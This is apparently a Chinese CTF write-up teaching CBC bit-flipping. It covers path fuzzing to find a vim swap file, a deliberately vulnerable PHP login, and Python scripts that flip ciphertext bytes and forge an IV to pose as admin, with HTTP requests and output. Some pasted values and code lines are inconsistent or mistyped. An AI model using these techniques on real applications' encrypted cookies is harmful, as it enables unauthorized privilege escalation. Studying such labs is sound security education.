

CBC翻转攻击，了解一下！

2018年03月19日 23:10:35


阅读数：1187

通过一道题了解CBC翻转攻击

CBC翻转攻击方法的精髓在于：

通过损坏密文字节来改变明文字节。(注：借助CBC内部的模式)借由此可以绕过过滤器，或者改变用户权限提升至管理员，又或者改变应用程序预期明文以尽猥琐之事。

下面介绍一下CBC字节翻转攻击的原理：



上图CBC加密的原理图

- 1. Plaintext：待加密的数据。
- 2. IV：用于随机化加密的比特块，保证即使对相同明文多次加密，也可以得到不同的密文。
- 3. Ciphertext：加密后的数据。


在这里重要的一点是，CBC工作于一个固定长度的比特组，将其称之为块。在本文中，我们将使用包含16字节的块。

整个加密的过程简单说来就是：

- 1. 首先将明文分组(常见的以16字节为一组)，位数不足的使用特殊字符填充。
- 2. 生成一个随机的初始化向量(IV)和一个密钥。
- 3. 将IV和第一组明文异或。
- 4. 用密钥对3中xor后产生的密文加密。
- 5. 用4中产生的密文对第二组明文进行xor操作。
- 6. 用密钥对5中产生的密文加密。
- 7. 重复4-7，到最后一组明文。

8. 将IV和加密后的密文拼接在一起，得到最终的密文。


从第一块开始，首先与一个初始向量iv异或（iv只在第一处作用），然后把异或的结果配合key进行加密，得到第一块的密文，并且把加密的结果与下一块的明文进行异或，一直这样进行下去。因此这种模式最重要的特点就是：**前一块的密文用来产生后一块的密文。**



这是解密过程，解密的过程其实只要理解了加密，反过来看解密过程就也很简单了，同样的，**前一块密文参与下一块密文的还原。**

1. 从密文中提取出IV，然后将密文分组。
2. 使用密钥对第一组的密文解密，然后和IV进行xor得到明文。
3. 使用密钥对第二组密文解密，然后和2中的密文xor得到明文。
4. 重复2-3，直到最后一组密文。

这幅图是我们进行翻转攻击的原理图：



这里可以注意到前一块Ciphertext用来产生下一块明文，如果我们改变前一块Ciphertext中的一个字

节，然后和下一块解密后的密文xor，就可以得到一个不同的明文，而这个明文是我们可以控制的。利用这一点，我们就欺骗服务端或者绕过过滤器。

具体怎么翻转呢，因为涉及到异或，这里稍微介绍下异或的概念：

当我们有一个值C是由A和B异或得到

$C = A \text{ XOR } B$

那么

$A \text{ XOR } B \text{ XOR } C$ 很明显是=0的

当我们知道B和C之后，想要得到A的值也很容易


$A = B \text{ XOR } C$

因此， $A \text{ XOR } B \text{ XOR } C$ 等于0。有了这个公式，我们可以在XOR运算的末尾处设置我们自己的值，即可改变。

下面以一道例题作为说明

<http://118.89.219.210:49168/index.php>

首先，尝试用常见的用户名测试一下，root，user，admin等



当登录其他的用户名时，返回来了提示only admin can see flag

```
hello user
Only admin can see flag
Log out
//blog.csdn.net/csu_vc
```


当尝试用admin登录时，却说admin不允许登录

```
admin are not allowed to login
```

```
//blog.csdn.net/csu_vc
```

接着尝试看看是否存在注入，可是都返回一样的信息，这时候思路需要转换一下，肯定有条路走，不然这道题做不下去，这时候要考虑是不是存在某些提示，比如源码，扫一遍常见的敏感路径，最后发现.index.php.swp存在，下载下来。

```
root@kali:~/桌面/SensitivePathFuzzer# python sensitivepath_fuzz.py
!!! 403 => http://118.89.219.210:49168/.html
!!! 403 => http://118.89.219.210:49168/.html.php
!!! 403 => http://118.89.219.210:49168/.html.bak
!!! 403 => http://118.89.219.210:49168/.html.orig
!!! 403 => http://118.89.219.210:49168/.html.inc
[200] => http://118.89.219.210:49168/.index.php.swp
root@kali:~/桌面/SensitivePathFuzzer#
```



```
//blog.csdn.net/csu_vc
```

关于swp文件：

使用vi，经常可以看到swp这个文件。那这个文件是怎么产生的呢，当打开一个文件，vi就会生成这么一个.(filename)swp文件 以备不测（比如非正常退出），如果你正常退出，那么这个这个swp文件将会自动删除。

怎么恢复.swp：

可以使用

```
vi -r {your file name}
```

来恢复文件，然后用下面的命令删除swp文件，不然每一次编辑时总是有这个提示。

```
rm .{your file name}.swp
```

```
root@kali:~/桌面/SensitivePathFuzzer# vim -r index.php
```

```

    用户名: root      主机名: kali
    进程 ID: 4315
5.    index.php.swn
    所有者: root      日期: Sat Nov  4 11:42:49 2017
    文件名: ~rootp0/infosec/web/ctf/xiaosai/index.php
    修改过: 是
    用户名: root      主机名: kali
    进程 ID: 4273
6.    index.php.swo
    所有者: root      日期: Sat Nov  4 11:40:31 2017
    文件名: ~rootp0/infosec/web/ctf/xiaosai/index.php
    修改过: 是
    用户名: root      主机名: kali
    进程 ID: 4248
7.    index.php.swp
    所有者: root      日期: Thu Nov  2 07:58:35 2017
    文件名: ~rootp0/infosec/web/ctf/xiaosai/index.php
    修改过: 是
    用户名: root      主机名: kali
    进程 ID: 3284
    位于目录 /tmp:
    -- 无 --

```

请输入要使用的交换文件编号 (0 退出):

//blog.csdn.net/csu_vc

输入7，即可恢复

看到该题的代码

```

1  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w
2  <html>
3  <head>
4  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
5  <title>Login Form</title>
6  <link href="static/css/style.css" rel="stylesheet" type="text/css" />
7  <script type="text/javascript" src="static/js/jquery.min.js"></script>
8  <script type="text/javascript">
9  $(document).ready(function() {
10     $(".username").focus(function() {
11         $(".user-icon").css("left", "-48px");
12     });
13     $(".username").blur(function() {
14         $(".user-icon").css("left", "0px");
15     });
16     $(".password").focus(function() {
17         $(".pass-icon").css("left", "-48px");
18     });
19     $(".password").blur(function() {
20         $(".pass-icon").css("left", "0px");
21     });

```

```
22 });
23 </script>
24 </head>
25 <?php
26 define("SECRET_KEY", file_get_contents('/root/key'));
27 define("METHOD", "aes-128-cbc");
28 session_start();
29 function get_random_iv(){
30     $random_iv='';
31     for($i=0;$i<16;$i++){
32         $random_iv.=chr(rand(1,255));
33     }
34     return $random_iv;
35 }
36 function login($info){
37     $iv = get_random_iv();
38     $plain = serialize($info);
39     $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSSL_RAW_DATA,
40     $_SESSION['username'] = $info['username'];
41     setcookie("iv", base64_encode($iv));
42     setcookie("cipher", base64_encode($cipher));
43 }
44 function check_login(){
45     if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){
46         $cipher = base64_decode($_COOKIE['cipher']);
47         $iv = base64_decode($_COOKIE["iv"]);
48         if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSSL_RA
49             $info = unserialize($plain) or die("<p>base64_decode(''.base64_
50             $_SESSION['username'] = $info['username'];
51         }else{
52             die("ERROR!");
53         }
54     }
55 }
56 function show_homepage(){
57     if ($_SESSION["username"]==='admin'){
58         echo '<p>Hello admin</p>';
59         echo '<p>Flag is $flag</p>';
60     }else{
61         echo '<p>hello '.$_SESSION['username'].'</p>';
62         echo '<p>Only admin can see flag</p>';
63     }
64     echo '<p><a href="loginout.php">Log out</a></p>';
65 }
66 if(isset($_POST['username']) && isset($_POST['password'])){
67     $username = (string)$_POST['username'];
68     $password = (string)$_POST['password'];
```

```

69     if($username === 'admin'){
70         exit('<p>admin are not allowed to login</p>');
71     }else{
72         $info = array('username'=>$username, 'password'=>$password);
73         login($info);
74         show_homepage();
75     }
76 }else{
77     if(isset($_SESSION["username"])){
78         check_login();
79         show_homepage();
80     }else{
81         echo '<body class="login-body">
82             <div id="wrapper">
83                 <div class="user-icon"></div>
84                 <div class="pass-icon"></div>
85                 <form name="login-form" class="login-form" action="" me
86                 <div class="header">
87                     <h1>Login Form</h1>
88                     <span>Fill out the form below to login to my super
89                 </div>
90                 <div class="content">
91                     <input name="username" type="text" class="input use:
92                     <input name="password" type="password" class="input
93                 </div>
94                 <div class="footer">
95                     <input type="submit" name="submit" value="Login" cla
96                 </div>
97             </form>
98         </div>
99     </body>';
100     }
101 }
102 ?>
103 </html>

```

从代码中可以看出考察的是cbc字节反转攻击，而且是用了及其简单的CBC。

仔细审计代码

我们先发送正常请求

```
1 username=zadmin&password=12345
```


bp查看返回包

```

POST / HTTP/1.1
Host: 118.89.219.210:49168
Content-Length: 42
Cache-Control: max-age=0
Origin: http://118.89.219.210:49168
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://118.89.219.210:49168/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=obb01lmaq1hcv503vqhqt1pqn71
Connection: close

username=admin&password=12345&submit=Login

HTTP/1.1 200 OK
Date: Thu, 15 Mar 2018 03:42:57 GMT
Server: Apache/2.4.10 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: iv=%2F8iEm4jh%2BjbgVGw1Q31ycg%3D%3D
Set-Cookie: cipher=8WdhbPxjZy9xYAgOCeghiOUQu0ri1Y3dv7cX44MbVOfIC6zZxCbR%2FPFpeMatL5qIgT%2BYA66tIdCBpxtWsWxV9Q%3D%3D
Vary: Accept-Encoding
Content-Length: 691
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Login Form</title>
<link href="static/css/style.css" rel="stylesheet" type="text/css" />

```

把里面的cipher进行翻转下面是自己写的脚本

```

1  #!/usr/bin/env python
2  # -*- coding: utf-8 -*-
3  # @Date      : 2018-03-15 11:45:57
4  # @Author    : Mr.zhang(s4ad0w.protonmail.com)
5  # @Link      : http://blog.csdn.net/csu_vc
6  import base64
7  import requests
8  import urllib
9  iv_raw='%2F8iEm4jh%2BjbgVGw1Q31ycg%3D%3D' #这里填写第一次返回的iv值
10 cipher_raw='8WdhbPxjZy9xYAgOCeghiOUQu0ri1Y3dv7cX44MbVOfIC6zZxCbR%2FPFpeMatL5qIgT%2BYA66tIdCBpxtWsWxV9Q%3D%3D'
11 print "[*]原始iv和cipher"
12 print "iv_raw: " + iv_raw
13 print "cipher_raw: " + cipher_raw
14 print "[*]对cipher解码, 进行反转"
15 cipher = base64.b64decode(urllib.unquote(cipher_raw))
16 #a:2:{s:8:"username";s:5:"zadmin";s:8:"password";s:5:"12345"}
17 #s:2:{s:8:"userna
18 #me";s:5:"zadmin";
19 #s:8:"password";s
20 #:3:"12345";}
21 xor_cipher = cipher[0:9] + chr(ord(cipher[9]) ^ ord('m') ^ ord('a')) + cipher[10:]
22 xor_cipher=urllib.quote(base64.b64encode(xor_cipher))
23 print "反转后的cipher: " + xor_cipher

```

```

[*]原始iv和cipher
iv_raw: %2F8iEm4jh%2BjbgVGw1Q31ycg%3D%3D
cipher_raw: 8WdhbPxjZy9xYAgOCeghiOUQu0ri1Y3dv7cX44MbVOfIC6zZxCbR%2FPFpeMatL5qIgT%2BYA66tIdCBpxtWsWxV9Q%3D%3D
[*]对cipher解码, 进行反转
反转后的cipher: 8WdhbPxjZy9xYAgOCeghiOUQu0ri1Y3dv7cX44MbVOfIC6zZxCbR%2FPFpeMatL5qIgT%2BYA66tIdCBpxtWsWxV9Q%3D%3D
[Finished in 0.4s]

```

//blog.csdn.net/csu_vc

然后再bp中的cookie中设置iv和翻转后的cipher，注意，这里要把post的数据清空，否则会重复开始


```
if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){
    $cipher = base64_decode($_COOKIE['cipher']);
    $iv = base64_decode($_COOKIE['iv']);
    if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)){
        $info = unserialize($plain) or die("<p>base64_decode('".$_base64_encode($plain)."' can't
            unserialize</p>");
        $_SESSION['username'] = $info['username'];
    }else{
        die("ERROR!");
    }
}
```

//blog.csdn.net/csu_vc

```
Accept-Language: zh-CN, zh;q=0.9
Cookie:
PHPSESSID=obbb01lmqihcv503vqhqt1pqn71:iv=%2F8iEm!jh%2BjbgVgWlQ3lycg%3D%3D:
cipher=8WdhbPxjZy9xbAgocEgha0Uqu0riY3dv7cX14MbvOfIC6zZxCbR/PPfeMatL5qIgI
%2BYA66tIdCBpxtWsWxV9q%3D%3D
Connection: close

});
$($(".password").focus(function() {
    $(".pass-icn").css("left", "-48px");
}));
$($(".password").blur(function() {
    $(".pass-icn").css("left", "0px");
}));
});
</script>
</head>

<p>base64_decode('Bc6oENSSAEPpPdV/rbqRZG1IjtZ0jU6ImFkbWluIjtZ0jg6InBhc3N3b3JkIjtZ0jU6IjEyMzQ1I
jt9') can't unserialize</p>
```

原因是我们为了修改mdmin为admin的时候，是通过修改第一块数据来修改的，所以第一个块数据（16字节）被破坏了。因为程序中要求username要等于admin所以不能利用文章里说的填充字符。又因为是第一个块数据被破坏，第一个块数据是和IV有关，所以只要将在CBC字符翻转攻击，得到新的IV就可以修复第一块数据。

```

1 #!/usr/bin/env python
2 #-*- coding: utf-8 -*-
3 # @Date      : 2018-03-15 11:56:20
4 # @Author    : csu_vc(s4ad0w.protonmail.com)
5 # @Link      : http://blog.csdn.net/csu_vc
6 import base64
7 import urllib
8 cipher = 'Bc6oENSSAEPpPdv/rbqRZG1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzO'
9 iv = '%2F8iEm4jh%2BjbGVGwlQ3lycg%3D%3D'#一开始提交的iv
10 #cipher = urllib.unquote(cipher)
11 cipher = base64.b64decode(cipher)
12 iv = base64.b64decode(urllib.unquote(iv))
13 newIv = ''
14 right = 'a:2:{s:8:"userna"#被损坏前正确的明文
15 for i in range(16):
16

```

```

17         newIv += chr(ord(right[i])^ord(iv[i])^ord(cipher[i])) #这一步相当于把原来i,
print urllib.quote(base64.b64encode(newIv))

```

```

10 cipher = 'Bc6oENSSAEPpDv/rbqRZG1lIjtZ0jU6ImFkbWluIjtZ0jg6InBhc3N3b3JkIjtZ0jU6IjEyMzQ1Ijt9'#get_r
11 iv = '%2F8iEm4jh%2BjbgVGw1Q31ycg%3D%3D'#所得iv
12 #cipher = urllib.unquote(cipher)
13 cipher = base64.b64decode(cipher)
14 iv = base64.b64decode(urllib.unquote(iv))
15 newIv = ''
16 right = 'a:2:{s:8:"userna"#被损坏前正确的明文
17 for i in range(16):
18     newIv += chr(ord(right[i])^ord(iv[i])^ord(cipher[i])) #这一步相当于把原来iv中不匹配的部分修改
19 print urllib.quote(base64.b64encode(newIv))

```

mzwesScAwE0zS8Kpi7WNdw%3D%3D
[Finished in 0.2s]

//blog.csdn.net/csu_vc

把得到的新的修复的iv值替换掉，cipher仍然为翻转后的cipher
提交，就可以成功进去

```

Cookie:
PHPSESSID=obb01lmq4hcv503vqhtlpqn7l;iv=mzwesScAwE0zS8Kpi7WNdw%3D%3D;ciph
er=8WdhhPxjZy9xbAgoCeghiOUQu0ri1Y3dv7cX44MbVOfIC6zZxCbR/PFpeMatL5qIgIW2BY
A66tIdCBpxtWsWxV9Q%3D%3D
Connection: close

```

```

$(`.password`).focus(function() {
    $(".pass-icon").css("left", "-48px");
});
$(`.password`).blur(function() {
    $(".pass-icon").css("left", "0px");
});
});
</script>
</head>

<p>Hello admin</p><p>Flag is SKCIF {CBC_wEB_cryptography_6646dfgdg6}</p><p><a
href="logout.php">Log out</a></p></html>

```

//blog.csdn.net/csu_vc

至于序列化的知识：

因为不是这个主题的内容就，不详细介绍了，感兴趣可以百度。

后记：

这道题涉及到的一些密码学的概念和序列化的知识。本人通过反复测试，对照代码，查看自己进入到哪一步的流程，尝试了很多次，一步一步才得到最终答案，过程虽然麻烦，但是很有意思。菜鸡上路，各位大佬勿喷，只是记录下自己的思路，欢迎大佬们指出错误。